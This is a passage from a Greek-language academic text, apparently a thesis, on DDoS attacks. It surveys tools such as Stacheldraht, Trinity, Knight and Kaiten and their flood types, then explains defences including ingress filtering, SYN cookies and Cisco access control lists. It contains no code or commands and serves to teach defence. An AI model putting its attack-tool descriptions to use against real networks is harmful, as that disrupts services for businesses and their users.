Το stacheldracht («αγκαθωτό καλώδιο» στα γερμανικά)βασίζεται σε νεώτερες εκδόσεις του TFN και προσπαθεί να περιορίσει μερικά από τα αδύναμα σημεία του. Συνδυάζει χαρακτηριστικά του Trinoo με αυτά του πρωτότυπου TFN. Επιπλέον έχει την ικανότητα να πραγματοποιεί αυτόματα ενημερώσεις στους πράκτορες. Αυτό σημαίνει ότι ο επιτιθέμενος μπορεί να παρέχει το αρχείο εγκατάστασης ή έναν ανώνυμο εξυπηρετητή και όταν κάθε σύστημα πράκτορα ενεργοποιείται (ή συνδέεται με το Διαδίκτυο) ο πράκτορας αυτόματα αναζητά ενημερώσεις και τις εγκαθιστά. Το Stacheldracht επίσης παρέχει μία ασφαλή σύνδεση telnet μέσω συμμετρικής κρυπτογράφησης κλειδιού ανάμεσα στα συστήματα του επιτιθέμενου και του χειριστή.Η επικοινωνία πραγματοποιείται μέσω πακέτων TCP και ICMP. Μερικές από τις επιθέσεις που μπορούν να πραγματοποιηθούν με το Stacheldracht περιλαμβάνουν τις πλημμύρες UDP, TCP SYN, αιτήσεων ICMP και κατευθυνόμενης ανοιχτής εκπομπής ICMP.

3.11.7 Σύνοψη για τα εργαλεία

Συνοψίζοντας μπορεί να υποθεί ότι κάθε πρόγραμμα έχει τουλάχιστον ένα μοναδικό χαρακτηριστικό που το διαφοροποιεί από τα υπόλοιπα. Αυτό προκείπτει όχι μόνο από την ανάλυση που έγινε αλλά και από το γεγονός ότι οι δημιουργοί των επιθέσεων για να αποφύγουν τον εντοπισμό τους από συστήματα που χρησιμοποιούν εμπειρικούς κανόνες,τροποποιούν τα βασικά τους χαρακτηριστικά με μικρές μεταβολές των αντίστοιχων προγραμμάτων. Στα περισσότερα προγράμματα όμως υπάρχει η δυνατότητα όλα τα χαρακτηριστικά τους (ακόμα και αυτά που τα χαρακτηρίζουν μοναδικά) να τροποποιούνται και είτε να οριστούν από το χρήστη ή να παράγονται από μια γεννήτρια ψευδοτυχαίων αριθμών. Το αποτέλεσμα είναι ότι μέθοδοι αναγνώρισης που βασίζονται

σε προκαθορισμένα πρότυπα δεν μπορούν με βεβαιότητα να αναγνωρίσουν περίπλοκες πολλαπλές και πιο οργανωμένες επιθέσεις από προγράμματα που έχουν μεγάλες μεταβολές στα βασικά χαρακτηριστικά των πακέτων που παράγουν.

3.11.8 Εργαλεία DDoS επιθέσεων που βασίζονται σε κανάλια IRC

Τα εργαλεία DDoS επιθέσεων που βασίζονται σε κανάλια IRC αναπτύχθηκαν μετά την εμφάνιση των εργαλείων επίθεσης που βασίζονται στο μοντέλο πράκτορα-χειριστή. Αυτό είχε σαν αποτέλεσμα πολλά εργαλεία που βασίζονται σε κανάλια IRC να είναι πιο εξεζητημένα καθώς περιλαμβάνουν μερικά σημαντικά χαρακτηριστικά που μπορεί να βρεθούν σε πολλά εργαλεία επίθεσης τα οποία ακολουθούν το μοντέλο πράκτορα-χειριστή. Ένα από τα πιο γνωστά εργαλεία DDoS επιθέσεων που βασίζονται σε κανάλια IRC είναι το Trinity. Το Trinity v3 εκτός από τις πόλυ γνωστές επιθέσεις πλημμύρας UDP,TCP SYN,TCP ACK και TCP NULL εισάγει τις πλημμύρες τυχαίων σημαίων πακέτων TCP ,τις πλημμύρες κατάτμησης TCP, τις εγκατεστημένες πλημμύρες πακέτων TCP RST. Δημιουργεί τυχαίες διευθύνσεις πηγής IP χρησιμοποιώντας και τα 32 bit. Επίσης παράγει πακέτα πλημμύρας TCP με τυχαίες σημαίες ελέγχου και κατά αυτόν τον τρόπο το Trinity παρέχει ένα μεγάλο σύνολο επιθέσεων που βασίζονται στο TCP. Στην ίδια γενιά με το Trinity είναι το myServer το οποίο βασίζεται σε εξωτερικά προγράμματα προκειμένου να παρέχει επιθέσεις άρνησης εξυπηρέτησης και το Plague το οποίο παρέχει επιθέσεις πλημμύρας TCP ACK και TCP SYN. Το Knight είναι ένα εργαλείο DDoS που βασίζεται σε κανάλια IRC. Το Knight δεν προκαλεί υπολογιστική επιβάρυνση αλλά είναι αποτελεσματικό στην πραγματοποίηση επιθέσεων DDoS. Το Knight μπορεί να προκαλέσει επιθέσεις SYN και πλημμύρας UDP. Σχεδιάστηκε για τα λειτουργικά Windows και έχει σημαντικά χαρακτηριστικά όπως την αυτόματη ανανέωση μέσω ftp ή http. Το Knight τυπικά εγκαθίσταται χρησιμοποιώντας ένα πρόγραμμα Δουρειου ίππου(Trojan Horse) που ονομάζεται Back Orifice. Άλλο ένα εργαλείο DDoS που βασίζεται στο Knight είναι το Kaiten το οποίο περιλαμβάνει επιθέσεις πλημμύρας UDP και TCP επιθέσεις SYN και επιθέσεις PUSH+ACH και αλλάζει με τυχαίο τρόπο και τα 32 bit της διεύθυνσης πηγής.

3.12 Προβλήματα που προκύπτουν από τις DDoS επιθέσεις

Τα αποτελέσματα των ανωτέρω επιθέσεων είναι καταστροφικά. Οι DDoS επιθέσεις έχουν δύο χαρακτηριστικά: είναι τόσο κατανεμημένες επιθέσεις όσο και επιθέσεις άρνησης υπηρεσιών. Το πρώτο σημαίνει ότι είναι επιθέσεις μεγάλης κλίμακας και ασκούν μεγάλη επίδραση στα θύματα. Το δεύτερο σημαίνει ότι ο στόχος τους είναι να αρνηθούν την πρόσβαση του θύματος σε ένα συγκεκριμένο πόρο (υπηρεσία). Αυτό δεν είναι πάρα πολύ δύσκολο δεδομένου ότι το Διαδίκτυο δεν σχεδιάστηκε έχοντας την ασφάλεια ως πρώτο μέλημα. Αρχικά, το διαθέσιμο εύρος ζώνης είναι ένα από τα "αγαθά" που οι επιτιθέμενοι προσπαθούν να καταναλώσουν. Πλημμυρίζοντας το δίκτυο με άχρηστα πακέτα, π.χ. ICMP echo πακέτα, εμποδίζουν τα νόμιμα πακέτα να ταξιδέψουν πάνω από το δίκτυο. Δεύτερον, οι επιτιθέμενοι προσπαθούν να καταναλώσουν την επεξεργαστική ισχύ. Παράγοντας χιλιάδες άχρηστες διαδικασίες στο τερματικό του θύματος οι επιτιθέμενοι κατορθώνουν να απασχολούν πλήρως τη μνήμη και τους πίνακες διαδικασιών. Με αυτόν τον τρόπο ο υπολογιστής του θύματος δεν μπορεί να εκτελέσει καμιά διαδικασία και το σύστημα καταρρέει. Χρησιμοποιώντας αυτήν την μέθοδο, ο επιτιθέμενος κατορθώνει να εμποδίσει τους πελάτες από την πρόσβαση στις υπηρεσίες του θύματος και διακόπτει τις τρέχουσες συνδέσεις. Τέλος, οι επιτιθέμενοι προσπαθούν να συντηρήσουν τις υπηρεσίες του θύματος κατειλημμένες έτσι ώστε κανένας άλλος να μην μπορεί να έχει πρόσβαση σε αυτές. Για παράδειγμα, αφήνοντας τις TCP συνδέσεις μισάνοιχτες, οι επιτιθέμενοι κατορθώνουν να καταναλώσουν τις δομές δεδομένων του θύματος, και με αυτόν τον τρόπο, κανένας άλλος δεν μπορεί να πραγματοποιήσει μια TCP-σύνδεση με το θύμα.Ο αντίκτυπος των ανωτέρω επιθέσεων είναι καταστροφικός, ειδικά όταν τα θύματα δεν είναι άτομα αλλά επιχειρήσεις. Οι DDoS επιθέσεις εμποδίζουν τα θύματα είτε από τη χρησιμοποίηση του Διαδικτύου, είτε από το να βρίσκονται στη διάθεση άλλων ανθρώπων. Συνεπώς, όταν το θύμα είναι ένας ISP (Internet Service Provider – Πάροχος Internet), τότε τα αποτελέσματα μιας τέτοιας επίθεσης είναι ακόμη πιο σοβαρά. Οι πελάτες των ISP δεν θα μπορούν να εξυπηρετηθούν. Το ηλεκτρονικό εμπόριο είναι επίσης στην κορυφή του καταλόγου στόχων. Το να είναι μερικές ώρες off-line, μπορεί να έχει ως αποτέλεσμα μια απώλεια μερικών εκατομμυρίων δολαρίων για έναν ISP. Τέλος, το γεγονός ότι οι επιχειρήσεις χρησιμοποιούν όλο και περισσότερο το

Διαδίκτυο για διαφήμιση ή για να παράσχουν υπηρεσίες on-line, αυξάνει την καταστρεπτική δύναμη τέτοιων γεγονότων.

4 Αμυντικοί μηχανισμοί

Από την πρώτη στιγμή, όλοι οι νόμιμοι χρήστες έχουν προσπαθήσει να απαντήσουν στην παραπάνω απειλή. Πανεπιστημιακές κοινότητες και εταιρίες λογισμικού έχουν προτείνει διάφορες μεθόδους ενάντια στην DDoS απειλή. Παρά τις προσπάθειες, η λύση παραμένει ακόμα ένα όνειρο. Οι επιτιθέμενοι κατορθώνουν να ανακαλύπτουν διαρκώς άλλες αδυναμίες των πρωτοκόλλων και το χειρότερο είναι ότι εκμεταλλεύονται τους αμυντικούς μηχανισμούς προκειμένου να αναπτύξουν νέες επιθέσεις. Ανακαλύπτουν μεθόδους για να υπερνικήσουν αυτούς τους μηχανισμούς ή τους εκμεταλλεύονται για να παραγάγουν ψεύτικους συναγερμούς και να προκαλέσουν έτσι μια τεράστια αναστάτωση. Πολλοί ειδικοί έχουν προσπαθήσει να ταξινομήσουν τους DDoS αμυντικούς μηχανισμούς προκειμένου να καταστήσουν τα πράγματα πιο σαφή. Αυτή η ταξινόμηση βοηθά τους χρήστες να έχουν μια γενική άποψη της κατάστασης και τους developers αμυντικών μηχανισμών να συνεργάζονται ενάντια στην απειλή. Η βασική διάκριση είναι σε προληπτικούς και αντιδραστικούς αμυντικούς μηχανισμούς.

4.1 Δυσκολίες στην αντιμετώπιση των επιθέσεων

Η ανάπτυξη των εργαλείων ανίχνευσης και αντιμετώπισης είναι πολύ περίπλοκη. Οι σχεδιαστές πρέπει να σκεφτούν εκ των προτέρων κάθε πιθανή κατάσταση καθώς κάθε αδυναμία μπορεί να γίνει αντικείμενο εκμετάλλευσης των επιτιθέμενων. Οι DDoS επιθέσεις πλημμυρίζουν το θύμα με πακέτα. Αυτό σημαίνει ότι το θύμα δεν μπορεί να έρθει σε επαφή με κανέναν άλλο προκειμένου να ζητήσει βοήθεια. Έτσι είναι δυνατό ένας γείτονας στο δίκτυο να δέχεται επίθεση και κανείς να μην το ξέρει ή κανείς να μην μπορεί να βοηθήσει. Συνεπώς οποιαδήποτε μέτρα προκειμένου να υπάρξει αντίδραση μπορούν να ληφθούν μόνο εάν η επίθεση ανιχνευθεί νωρίς. Αλλά μπορεί μια επίθεση να ανιχνευθεί νωρίς; Συνήθως η ροή της κίνησης αυξάνεται ξαφνικά και χωρίς καμία προειδοποίηση. Για αυτόν το λόγο οι αμυντικοί μηχανισμοί πρέπει να αντιδρούν ταχύτατα. Οποιαδήποτε προσπάθεια φιλτραρίσματος της εισερχόμενης ροής σημαίνει ότι και νόμιμη κίνηση θα απορριφθεί. Και εάν η νόμιμη κίνηση απορριφθεί, πώς θα αντιδράσουν εφαρμογές που περιμένουν τις πληροφορίες; Από την άλλη πλευρά, εάν τα zombies είναι χιλιάδες ή εκατομμύρια, η κυκλοφορία τους θα πλημμυρίσει το δίκτυο και θα καταναλώσει όλο το εύρος ζώνης. Σε αυτήν την περίπτωση το φιλτράρισμα είναι

άχρηστο δεδομένου ότι τίποτα δεν μπορεί να ταξιδέψει πάνω από το δίκτυο.Τα πακέτα επίθεσης έχουν συνήθως αλλοιωμένες IPs. Ως εκ τούτου είναι δυσκολότερο να ανιχνευθεί η πηγή τους. Επιπλέον δεν είναι σίγουρο ότι οι ενδιάμεσοι δρομολογητές και οι ενδιάμεσοι ISPs θα συνεργαστούν σε αυτήν την προσπάθεια. Μερικές φορές οι επιτιθέμενοι αλλοιώνοντας τη διεύθυνση IP της πηγής κατορθώνουν να δημιουργήσουν πλαστούς στρατούς. Τα πακέτα μπορεί να προέρχονται από χιλιάδες IPs, αλλά τα zombies είναι μόνο μερικές δεκάδες, για παράδειγμα. Οι αμυντικοί μηχανισμοί εφαρμόζονται σε συστήματα με διαφορές στο λογισμικό και στην αρχιτεκτονική. Επίσης τα συστήματα διαχειρίζονται από χρήστες με διαφορετικό επίπεδο γνώσης. Οι developers πρέπει να σχεδιάσουν μια πλατφόρμα ανεξάρτητη από όλες αυτές τις παραμέτρους.

4.2 Προληπτικοί μηχανισμοί

Οι προληπτικοί μηχανισμοί προσπαθούν να εξαλείψουν τη δυνατότητα των DDoS επιθέσεων συνολικά ή να ενεργοποιήσουν τα πιθανά θύματα ώστε να υπομείνουν την επίθεση χωρίς άρνηση των υπηρεσιών στους νόμιμους πελάτες.Όσον αφορά στην πρόληψη επίθεσης, αντίμετρα μπορούν να ληφθούν πάνω στα θύματα ή πάνω στα zombies.Αυτό σημαίνει τροποποίηση της διαμόρφωσης του συστήματος για να εξαλειφθεί η δυνατότητα αποδοχής μιας επίθεσης DDoS ή απρόθυμης συμμετοχής σε μια επίθεση DDoS. Οι hosts πρέπει να φρουρούνται από την παράνομη κίνηση από ή προς το μηχάνημα. Διατηρώντας τα πρωτόκολλα και το λογισμικό ενημερωμένο (up to date), μπορούμε να μειώσουμε τις αδυναμίες ενός υπολογιστή. Μια τακτική σάρωση του μηχανήματος είναι επίσης απαραίτητη προκειμένου να ανιχνευθεί οποιαδήποτε "ανώμαλη" συμπεριφορά. Παραδείγματα των μηχανισμών ασφαλείας του συστήματος αποτελούν η επιτήρηση της πρόσβασης στον υπολογιστή, εφαρμογές που κάνουν «download» και εγκαθιστούν τα «μπαλώματα» ασφαλείας αυτόματα, συστήματα firewall, ανιχνευτές ιών και συστήματα ανίχνευσης εισβολής. Η σύγχρονη τάση είναι προς επιχειρήσεις ασφαλείας που φρουρούν το δίκτυο ενός πελάτη και τον ενημερώνουν σε περίπτωση ανίχνευσης επίθεσης για να λάβει μέτρα υπεράσπισης. Διάφοροι αισθητήρες ελέγχουν την κίνηση του δικτύου και στέλνουν τις πληροφορίες σε έναν server προκειμένου να αποφασίσει για την "υγεία" της κατάστασης. Η διασφάλιση της ακεραιότητας του υπολογιστή μειώνει τη δυνατότητα όχι μόνο να είναι θύμα αλλά και


zombie. Το τελευταίο είναι πολύ σημαντικό επειδή αφανίζει το στρατό των επιτιθέμενων. Όλα τα ανωτέρω μέτρα δεν μπορούν ποτέ να είναι 100% αποτελεσματικά, αλλά σίγουρα μειώνουν τη συχνότητα και τη δύναμη των DDoS επιθέσεων. Υπάρχουν πολλά άλλα μέτρα που μπορούν να ληφθούν προκειμένου να μειώσουν το στρατό του επιτιθέμενου ή να περιορίσουν τη δύναμή του. Η μελέτη των μεθόδων επίθεσης μπορεί να οδηγήσει στην αναγνώριση «ελαττωμάτων» στα πρωτόκολλα. Για παράδειγμα οι διαχειριστές δικτύων θα μπορούσαν να ρυθμίσουν τους gateways του δικτύου τους προκειμένου να φιλτράρεται η κίνηση εισόδου και εξόδου. Η διεύθυνση IP της πηγής της κίνησης εξόδου πρέπει να ανήκει στο υποδίκτυο ενώ η διεύθυνση IP της πηγής της κίνησης εισόδου δεν πρέπει. Με αυτόν τον τρόπο, μπορούμε να μειώσουμε την κίνηση με αλλοιωμένες διευθύνσεις IP πάνω στο δίκτυο. Επιπλέον, κατά τη διάρκεια των τελευταίων ετών, διάφορες τεχνικές έχουν προταθεί προκειμένου να εξεταστούν τασυστήματα για πιθανά μειονεκτήματα, πριν λανσαριστούν στην αγορά.Πιο συγκεκριμένα, αντικαθιστώντας τα τμήματα ενός συστήματος με κακόβουλα μπορούμε να ανακαλύψουμε εάν το σύστημα μπορεί να επιζήσει της κακής κατάστασης στηνοποία έχει περιπέσει. Σε περίπτωση που το σύστημα καταρρεύσει, τότε ένα μειονέκτημα έχει ανιχνευθεί και οι υπεύθυνοι για την ανάπτυξή του πρέπει να το διορθώσουν. Από την άλλη πλευρά οι μηχανισμοί πρόληψης DoS δίνουν τη δυνατότητα στο θύμα να υπομείνει τις προσπάθειες επίθεσης χωρίς άρνηση της υπηρεσίας στους νόμιμους πελάτες. Μέχρι τώρα δύο μέθοδοι έχουν προταθεί προς αυτήν την κατεύθυνση. Η πρώτη αναφέρεται σε πολιτικές που αυξάνουν τα προνόμια ενός χρήστη σύμφωνα με τη συμπεριφορά του. Όταν η ταυτότητα του χρήστη επιβεβαιώνεται, τότε καμιά απειλή δεν υπάρχει. Οποιαδήποτε παράνομη κίνηση από αυτόν μπορεί να οδηγήσει στην ποινική του δίωξη. Η δεύτερη μέθοδος είναι πάρα πολύ ακριβή. Αναφέρεται στηναύξηση των πόρων που βρίσκονται στο στόχαστρο των επιτιθέμενων σε τέτοιο βαθμό ώστε οι DDoS επιδράσεις να είναι αμελητέες. Ένα τέτοιο μέτρο είναι τις περισσότερες φορές αδύνατο να εφαρμοστεί.

4.3 Αντιδραστικοί μηχανισμοί

Οι Αντιδραστικοί μηχανισμοί (γνωστοί και ως early warning systems – συστήματαέγκαιρης προειδοποίησης) προσπαθούν να ανιχνεύσουν την επίθεση και να απαντήσουν σε αυτήν άμεσα. Ως εκ τούτου, περιορίζουν τον αντίκτυπο της επίθεσης πάνω στο θύμα. Και πάλι όμως, υπάρχει ο κίνδυνος του χαρακτηρισμού μιας νόμιμηςσύνδεσης ως επίθεση. Για αυτόν τον λόγω είναι απαραίτητο για τους ερευνητές να είναι πολύ προσεκτικοί.Οι κύριες στρατηγικές ανίχνευσης είναι ανίχνευση-υπογραφής, ανίχνευση- ανωμαλίας και υβριδικά συστήματα. Οι μέθοδοι που είναι βασισμένες στην ανίχνευση- υπογραφής αναζητούν πρότυπα (υπογραφές) πάνω στην παρατήρησα κίνηση του δικτύου που ταιριάζουν με γνωστές υπογραφές επίθεσης μιας βάσης δεδομένων. Το πλεονέκτημα αυτών των μεθόδων είναι ότι μπορούν εύκολα και αξιόπιστα να ανιχνεύσουν γνωστές επιθέσεις, αλλά δεν μπορούν να αναγνωρίσουν νέες επιθέσεις.Επιπλέον, η βάση υπογραφών πρέπει να ενημερώνεται τακτικά προκειμένου να διατηρηθεί η αξιοπιστία του συστήματος. Τέλος, τα υβριδικά συστήματα συνδυάζουν και τις δύο ανωτέρω μεθόδους. Αυτά τα συστήματα ενημερώνουν τη βάση υπογραφών τους με επιθέσεις που ανιχνεύονται με βάση την ανίχνευση ανωμαλίας.Και πάλι ο κίνδυνος είναι μεγάλος καθώς ένας επιτιθέμενος μπορεί να κοροϊδέψει το σύστημα οδηγώντας το στο χαρακτηρισμό μιας κανονικής κίνησης ως επίθεση. Σε αυτήν την περίπτωση το IDS (σύστημα ανίχνευσης εισβολής) σύστημα γίνεται ένα εργαλείο επίθεσης. Κατά συνέπεια οι σχεδιαστές IDS συστημάτων πρέπει να είναι πολύ προσεκτικοί επειδή η έρευνά τους μπορεί να γυρίσει μπούμερανγκ.Μετά την ανίχνευση της επίθεσης, οι αντιδραστικοί μηχανισμοί απαντούν σε αυτή. Η ανακούφιση από τον αντίκτυπο της επίθεσης είναι ο πρωταρχικός στόχος. Μερικοί μηχανισμοί αντιδρούν περιορίζοντας το ποσοστό της αποδεχόμενης κίνησης. Αυτό σημαίνει ότι η νόμιμη κίνηση εμποδίζεται επίσης. Σε αυτήν την περίπτωση η λύση έρχεται με τις trace back τεχνικές που προσπαθούν να προσδιορίσουν τον επιτιθέμενο.Εάν ο επιτιθέμενος προσδιοριστεί, παρά τις προσπάθειές του να αλλοιώσει τη διεύθυνσή του, τότε είναι εύκολο να φιλτραριστεί η κίνησή του. Το φιλτράρισμα είναι αποδοτικό μόνο εάν η ανίχνευση του επιτιθεμένου δεν είναι λανθασμένη. Σε οποιαδήποτε άλλη περίπτωση το φιλτράρισμα μπορεί να μετατραπεί σε εργαλείο επίθεσης.

4.4 Φιλτράρισμα εισόδου – Ingress filtering

Ένα αποτελεσματικό μέτρο εναντίον των επιθέσεων καταιγισμού είναι το φιλτρά- ρισμα εισόδου. Αρχικά αντιμετωπίζει την IP παραποίηση(IP spoofing)όπως χρησιμοποιείται από τις επιθέσεις καταιγισμού. Η χρήση του φιλτραρίσματος εισόδου για την αντιμετώπιση DoS επιθέσεων περιγραφεται παρακάτω:




Εικόνα 16: φιλτράρισμα εισόδου

Στο παράδειγμα του σχήματος ο επιτιθέμενος με την IP διεύθυνση 9.23.122.4 ανήκει στο υποδίκτυο 9.0.0.0/8 το οποίο παρέχει σύνδεση με το διαδίκτυο με ένα πάροχο(ISP) μέσω ενός δρομολογητή. Η σύνδεση εισόδου του δρομολογητή θα πρέπει να παρακολουθείται ώστε μόνο τα πακέτα με διευθύνσεις πηγής που ανήκουν στο 9.0.0.0/8 να μπορούν να περάσουν. Όλα τα υπόλοιπα πακέτα απορρίπτονται αφού η διεύθυνση πηγής τους δεν είναι σωστή. Επιπλέον η πληροφορία των ύποτπων πακέτων θα μπορεί να καταγράφεται. Παρόμοια ο ISP που παρέχει την σύνδεση σε ξεχωριστούς τελικούς χρήστες θα πρέπει να επιτρέπει μια πιθανή σωστή διεύθυνση πηγής. Βέβαια αυτή η μέθοδος έχει και μειονεκτήματα. Πρώτον είναι πολύ χρονοβόρο και κουραστικό να υλοποιηθούν όλοι οι κανόνες φιλτραρίσματος για ευρύ Διαδίκτυο. Άκομα μπορεί ο επιτιθέμενος να παραποιεί την διεύθυνσητου ίδιου του δικτύου. Παρόλα αυτά είναι πιο εύκολο να εντοπιστεί η πραγματική πηγή δεδομένου ότι το εύρος των πιθανών διευθύνσεων είνια μειωμένος.

4.5 SYN cookies

Τα SYN cookies είναι το βασικό στοιχείο της τεχνικής που χρησιμοποιείται για την προστασία έναντι των SYN flood επιθέσεων. Ειδικότερα η χρήση των SYN cookies επιτρέπει σε ένα διακομιστή να αποφευχθούν διακοπές των συνδέσεων όταν η ουρά SYN γεμίζει. Αντι αυτού ο διακομιστής συμπεριφέρεται σανουρά SYN που έχει διευρυνθεί. Ο διακομιστής στέλνει πίσω την κατάλληλη SYN+ACK απάντηση προς τον πελάτη αλλά απορρίπτει την SYN είσοδο στην ουρά. Εάν ο διακομιστής λαμβάνει έπειτα μια μεταγενέστερη απάντηση ACK από τον πελάτη ο διακομιστής είναι σε θέση να ανακατασκευάσει την SYN είσοδο στην ουρά χρησιμοποιώντας τις πληροφορίες που κωδικοποιούνται με τον αριθμό ακολουθίας TCP.



Εικόνα 17: : SYN Cookies

Προκειμένου να ξεκινήσει μια σύνδεση TCP ο πελάτης στέλνει ένα πακέτο TCP SYN στον διακομιστή. Σε απάντηση ο διακομιστής στέλνει ένα TCP SYN+ACK πακέτο πίσω στον πελάτη. Μία από τις τιμές σε αυτό το πακέτο είναι ένας αύξων αριθμός , ο οποίος χρησιμοποιείται από το πρωτόκολλο TCP να επανασυναρμολογήσει την ροη των δεδομένων. Συμφωνα με τις προδιαγραφές του πρωτοκόλλου TCP ο πρώτος αύξων αριθμός που αποστέλλονται από ένα τελικό σημείο μπορεί να είναι οποιαδήποτε τιμή όπως αποφασίστηκε από το εν λόγω τελικό σημείο.

4.6 Access Control Lists (ACLs)

Οι Access Control Lists είναι λίστες ελέγχου πρόσβασης που χρησιμοποιούνται για τον καθορισμό επιτρεπής ή προς απόρριψη δικτυακής κίνησης σε επίπεδο 3 και ως ένα

βαθμόκαι επίπεδο 4. Δηλαδή αποτελεί ένα σύνολο κανόνων που εφαρμόζεται από κάποιες δικτυακές συσκευές κυρίως δρομολογητές στον έλεγχο διέλευσης πακέτων που αυτές πραγματοποιούν βασισμένες στα χαρακτηριστικά τους όπως IP διευθύνσεις πηγής και προορισμού και θύρα πρωτοκόλλου. Οι κανόνες αυτοί εφαρμόζονται διαδοχικά με τη σειρά που εγγράφονται στη λίστα. Έτσι ακολουθείται ο πρώτος κανόνας που θα βρεθεί να ταιριάζει με τα χαρακτηριστικά ενός πακέτου ώστε η διέλευση αυτού να επιτρέπεται ή το πακέτο να απορρίπτεται και η υπόλοιπες εντολές της λίστας αγνοούνται. Για το λόγο αυτό οι λίστες συνήθως είναι είτε μια σειρά από συγκεκριμένους κανόνες απαγόρευσης κίνησης με κάποια χαρακτηριστικά που τελειώνει με κανόνα γενικής απελευθέρωσης διέλευσης δικτυακής κίνησης είτε αντίστροφα μια σειρά από κανόνες διέλευσης που τελειώνουν σε ένα γενικό κανόνα απαγόρευσης κάθε είδους πακέτου. Κυρίως θα μελετηθούν οι ACLs σε ότι αφορούν τις δικτυακές συσκευές της εταιρίας Cisco που αποτελεί και τη σημαντικότερη κατασκευάστρια εταιρία τέτοιων συσκευών. Υπαρχουν δύο είδη ACLs οι βασικές(standar)και οι επεκτάσημες(extended). Οι βασικές ACLs χρησιμοποιούνται για τον έλεγχο που περιορίζει σημαντικά τη χρησιμότητα τους. Έτσι η μελέτη θα εστιάσει στις επεκταμένες που επιτρέπουν επιπλέον έλεγχο με βάση το πρωτόκολλο TCP, UDP, ICMP και άλλα και τη συγκεκριμένη θύρα του πρωτοκόλλου αυτού όπως την 80 για HTTP 23 για Telnet και άλλα. Κατά τον τρόπο αυτό μπορεί να γίνει καλύτερη προσαρμογή στα χαρακτηριστικά της επίθεσης DDoS. Μια επεκταμένη ACL είναι στην ουσία μια λίστα επιμέρους κανόνων που επιτρέπουν ή απαγορεύουν την διέλευση σε πακέτα με ένα συγκεκριμένο συνδυασμό των χαρακτηριστικών που προαναφέρθηκαν. Επιπλέον αυτών επιτρέπεται η χρήση γραμμών σχολιασμού που αγνοούνται από τις δικτυακές συσκευές και ξεκινούν με «!» ή με την δεσμευμένη λέξη «remark». Η τελευταία γραμμή που δηλώνει το τέλος της λίστας αποτελείται πάντα από την λέξη «end». Η κάθε επεκταμένη λίστα έχει το δικό της αριθμό μεταξύ 101 και 199 με το οποίο γίνεται αναφορά σε αυτή και στις τελευταίες εκδόσεις μπορεί και να τις αποδοθεί και όνομα. Αξίζει να αναφερθεί πως οι ACL λίστες που χρησιμοποιούν οι δικτυακές συσκευές Cisco είναι τύπου συγκεκριμένης αναφοράς επιτρεπόμενης δικτυακής κίνησης. Δηλαδή υπονοείται πως τερματίζονται σε ένα γενικό κανόνα απαγόρευσης deny any και αναμένεται να καθοριστούν συγκεκτιμένοι κανόνες καθορισμού της επιτρεπόμενης δικτυακής κίνησης. Φυσικά μια λίστα μπορεί να

μεταβληθεί σε αντίστροφου τύπου δηλαδή συγκεκριμένης αναφοράς απαγορευμένης κίνησης με την προσθήκη εντολής permit any στο τέλος της λίστας. Οι ACL λίστες των δικτυακών συσκευών της Cisco υποστηρίζουν και επιπλέον παραμέτρους που δεν σχετίζονται ιδιαίτερα με το σκοπό αυτής της μελέτης και δεν θα αναφερθούν. Άξια επισήμανσης κρίνεται μόνο η δυνατότητα εφαρμογής για συγκεκριμένο χρόνο μιας λίστας ACL που όμως είναι σχεδιασμένη περισσότερο για να προσδιορίζει τη λίστα ως ενεργή για κάποιες ώρες την εβδομάδα και συνεπώς δεν είναι άμεσα αξιοποιήσιμη στον καθορισμό της χρονικής διάρκειας ενός προσωρινού φίλτρου. Αφού συνταχθούν ή επεξεργαστούν οι λίστες πρέπει να εφαρμοστούν στην εκάστοτε διεπαφή ενός δρομολογητή με την εντολή apply ώστε να αρχίσουν να εφαρμόζονται προσδιορίζοντας μάλιστα με τις λέξεις IN και OUT αν ο έλεγχος θα γίνεται με φορά προς τα μέσα ή προς τα έξω σε σχέση πάντα με τον δρομολογητή. Μια λίστα μπορεί επίσης να αφαιρεθεί από μια δικτυακή συσκευή με αναφορά του ονόματος της ή του αριθμού της.

4.7 Ανίχνευση WEB-DOS με χρήση υπερσυνδέσμων παγίδων

